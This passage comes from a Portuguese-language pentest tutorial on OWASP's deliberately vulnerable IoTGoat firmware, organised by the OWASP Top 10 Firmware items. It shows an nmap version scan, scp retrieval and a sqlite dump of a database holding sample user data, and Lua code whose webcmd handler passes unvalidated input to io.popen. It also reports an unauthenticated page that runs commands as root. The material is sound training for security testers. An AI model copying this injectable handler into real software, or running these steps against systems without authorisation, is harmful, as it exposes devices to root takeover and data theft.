*upgrade* de pacotes locais representando, assim, o item 4 do OWASP Top 10 Firmware: *Lack of Secure Update Mechanism*.

4.5 Use of Insecure or Outdated Components

O uso de componentes/bibliotecas de software obsoletos ou inseguros podem permitir que o dispositivo seja comprometido. Isso inclui implementações inseguras e o uso de software de terceiros ou componentes de hardware advindos de uma cadeia de suprimentos comprometida. O uso do OpenWRT na versão 18.06.2 por si só se encaixa como parte do item 5, visto que essa versão contém uma série de softwares desatualizados e vulneráveis.

Rodando a ferramenta *nmap*, com a *flag* “-sV” para forçar a detecção da versão dos serviços rodando, podemos procurar vulnerabilidades conhecidas utilizando a base de dados do MITRE <https://cve.mitre.org/cve/search_cve_list.html>.




Figura 40 – Vulnerabilidades encontradas para o serviço *dnsmasq* na versão 2.73
Fonte: Elaborado pela autora (2021)

Como podemos ver, o serviço *dnsmasq* encontra-se desatualizado e também vulnerável, assim como previsto pelo item 5 do OWASP Top 10 Firmware.

4.6 Insufficient Privacy Protection

A falta de proteção à privacidade permite que informações pessoais do usuário armazenadas no dispositivo ou no ecossistema sejam usadas de forma insegura, indevida ou sem permissão.




Figura 41 – Arquivos de extensão “.db” presentes no *firmware*
Fonte: Elaborado pela autora (2021)


```
scp iotgoatuser@172.16.35.4:/usr/lib/lua/luci/controller/iotgoat/sensordata.db sensordata.db 05:57:29
iotgoatuser@172.16.35.4's password:
sensordata.db 100% 12KB 4.4MB/s 00:00
ls sensordata.db 05:57:42
sensordata.db
```

Figura 42 – Baixando o arquivo sensível, via *scp*, do *firmware* para a máquina local
Fonte: Elaborado pela autora (2021)

```
sqlite3 sensordata.db 05:57:45
SQLite version 3.35.4 2021-04-02 15:20:15
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE sensors(id INTEGER PRIMARY KEY AUTOINCREMENT, temperature NUMERIC, humidity NUMERIC, currentdate DATE, currenttime TIME, name TEXT, email TEXT, birthdate NUMERIC);
INSERT INTO sensors VALUES(1,22.39999999999998579,68,'2020-03-24','18:56:33','johnsmith','johnsmith@gmail.com',1311977);
INSERT INTO sensors VALUES(2,29.699999999999999289,98,'2020-03-24','18:56:43','jillsmith','jillsmith@gmail.com',4141979);
INSERT INTO sensors VALUES(3,31.199999999999999289,28,'2020-03-24','18:57:05','walter','waltergary@yopmail.com',32821969);
INSERT INTO sensors VALUES(4,16.89999999999998578,38,'2020-03-24','18:57:20','WilliamRonald','billronald@yopmail.com',11141989);
INSERT INTO sensors VALUES(5,35,78,'2020-03-24','18:58:04','Test','TstUser@aol.com',12121990);
INSERT INTO sensors VALUES(6,35,88,'2020-03-24','18:58:18','Sgt','sgtmajor@us.gov',10171956);
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('sensors',6);
COMMIT;
```

Figura 43 – Informações sensíveis expostas no arquivo de base de dados
Fonte: Elaborado pela autora (2021)

Usando o comando *find*, podemos procurar diferentes tipos de arquivos que normalmente contêm dados pessoais; os arquivos de extensão “.db” guardam informações do banco de dados da aplicação que podem estar guardadas de maneira insegura. Como constatamos, após baixar o arquivo e analisar na máquina local, o arquivo de banco de dados contém dados pessoais expostos, visto o nome, e-mail e aniversário de usuários da aplicação. Como você já deve imaginar, esse tipo de vulnerabilidade se encaixa no item 6 do OWASP Top 10 Firmware: *Insufficient Privacy Protection*.

4.7 Insecure Data Transfer and Storage

Como você já deve imaginar, a última vulnerabilidade também se encaixa no ponto “armazenamento de dados inseguro”, pois temos dados pessoais sendo armazenados sem a criptografia correta diretamente no *firmware*. Situações como essa acontecerão com frequência, vulnerabilidades podem ter riscos híbridos e, como definido pela OWASP, os itens que temos tratado visam as vulnerabilidades mais comuns. A sobreposição de riscos é inevitável e não deve ser descartada, por isso, em um relatório, colocaríamos os riscos associados na descrição de impacto, citando todos os pontos da metodologia em que a vulnerabilidade se encaixa.

4.8 Lack of Device Management

A falta de suporte de segurança em dispositivos implantados em produção, incluindo gerenciamento de ativos, gerenciamento de atualizações, desativação segura, monitoramento de sistemas e recursos de resposta dos servidores constituem o oitavo ponto do OWASP Top 10 Firmware.

```
root@IoTGoat:/www/cgi-bin# cat /etc/config/uhttpd |grep "/"
option home /www
option cert /etc/uhttpd.crt
option key /etc/uhttpd.key
# Default is /cgi-bin
option cgi_prefix /cgi-bin
list interpreter ".php=/usr/bin/php-cgi"
list interpreter ".cgi=/usr/bin/perl"
list lua_prefix "/cgi-bin/luci=/usr/lib/lua/luci/cgi/uhttpd.lua"
option ubus_prefix /ubus
option ubus_socket /var/run/ubus.sock
# CGI/Lua timeout, if the called script does not
# HTTP/1.1 connections. Setting this to 0 will disable
option config /etc/httpd.conf
# the ubus session/access procedure.
option prefix /protected/url/path
```

Figura 44 – Caminhos da aplicação em Lua
Fonte: Elaborado pela autora (2021)

Ao analisarmos os arquivos inseridos no caminho base “/usr/lib/lua/luci/”, podemos construir uma estrutura de diretórios para utilizar como *wordlist* de nossa ferramenta de *brute force* de diretórios. Realizando o *code review* do arquivo “iotgoat.lua”, percebemos um arquivo de nome suspeito “cmdinject”.

```
root@IoTGoat:/usr/lib/lua/luci# cat controller/iotgoat/iotgoat.lua
module("luci.controller.iotgoat.iotgoat", package.seeall)
local http = require("luci.http")
function index()
    entry({"admin", "iotgoat"}, firstchild(), "IoTGoat", 60).dependent=false
    entry({"admin", "iotgoat", "cmdinject"}, template("iotgoat/cmd"), "", 1)
    entry({"admin", "iotgoat", "cam"}, template("iotgoat/camera"), "Camera", 2)
    entry({"admin", "iotgoat", "door"}, template("iotgoat/door"), "Doorlock", 3)
    entry({"admin", "iotgoat", "webcmd"}, call("webcmd"))
end
function webcmd()
    local cmd = http.formvalue("cmd")
    if cmd then
        local fp = io.popen(tostring(cmd).. " 2>&1")
        local result = fp:read("*a")
        fp:close()
        result = result:gsub("<", "&lt;")
        http.write(tostring(result))
    else
        http.write_json(http.formvalue())
    end
end
```

Figura 45 – Apontamento interessante para a view “iotgoat/cmd”
Fonte: Elaborado pela autora (2021)

Ao tentarmos acessar o diretório “/cgi-bin/luci/admin/iotgoat/cmdinject” sem autenticação, surpreendemos em verificar que não é feita nenhuma validação quanto ao usuário que está tentando acessar essa página.




Figura 46 – Acesso direto a uma página de diagnóstico da aplicação
Fonte: Elaborado pela autora (2021)

Como vemos na figura “Acesso direto a uma página de diagnóstico da aplicação”, a aplicação não realiza a autenticação ou qualquer validação do usuário tentando acessar essa página. A página permite a execução de scripts e código, com permissão de root no sistema, todavia, a falta de gerenciamento de permissões e autenticação expõe o dispositivo a uma nova superfície de ataque, compondo o oitavo item do OWASP Top 10: *Lack of Device Management*.

4.9 Insecure Default Settings

Dispositivos ou sistemas enviados com configurações-padrão inseguras confiam no usuário a segurança de seus sistemas. Isso expõe não apenas uma vulnerabilidade para o usuário final, mas um risco para o fornecedor e toda cadeia de suprimento.

4.10 Lack of Physical Hardening

Falta de medidas de proteção física, permitindo que invasores em potencial obtenham informações confidenciais, podem ajudar em um futuro ataque remoto ou a assumir o controle local do dispositivo. Nem todos com acesso ao dispositivo devem ter o acesso liberado ao *firmware* ou a componentes da placa de circuito, por isso, a implementação de composições químicas que reagem à exposição ao sol ou malhas de *tamper* podem ser uma tentativa de prevenir o acesso direto ao *hardware*.




Figura 47 – Malhas de *tamper* em sistemas POS (*Point of Sale*)
Fonte: Drimer; Murdoch; Anderson (2009)

CONCLUSÃO

Usando a metodologia da OWASP para *Pentest* em *firmwares* como guia e passando por todos os pontos mais comuns, apresentados pelo OWASP Top 10 Firmware, saímos com sete vulnerabilidades diferentes que levaríamos para apresentação a um cliente ou realizaríamos a elaboração do relatório. Nesse caso, o relatório deve informar a metodologia, os pontos que foram testados (por mais que malsucedidos), uma análise de risco individual por ponto e informações previamente acordadas com o cliente, como as regras de engajamento e o escopo de testes. Pontos de dificuldade e que ficaram em aberto também devem ser apontados para conferir maior transparência e clareza.

REFERÊNCIAS

DRIMER, S.; MURDOCH, S. J.; ANDERSON, R. **Failures of Tamper - Proofing in PIN Entry Devices.** 2009. Disponível em: <<https://murdoch.is/papers/ieeesp09tamper.pdf>>. Acesso em: 30 jun. 2021.

GITHUB. **OWASP/IoTGoat.** 2020a. Disponível em: <<https://github.com/OWASP/IoTGoat>>. Acesso em: 30 jun. 2021.

GITHUB. **scriptingxss/owasp-fstm.** 2020b. Disponível em: <<https://github.com/scriptingxss/owasp-fstm>>. Acesso em: 30 jun. 2021.

GLOSSÁRIO

Wordlists	Lista de palavras usadas para ataques de <i>brute force</i> .
------------------	---

EMANSP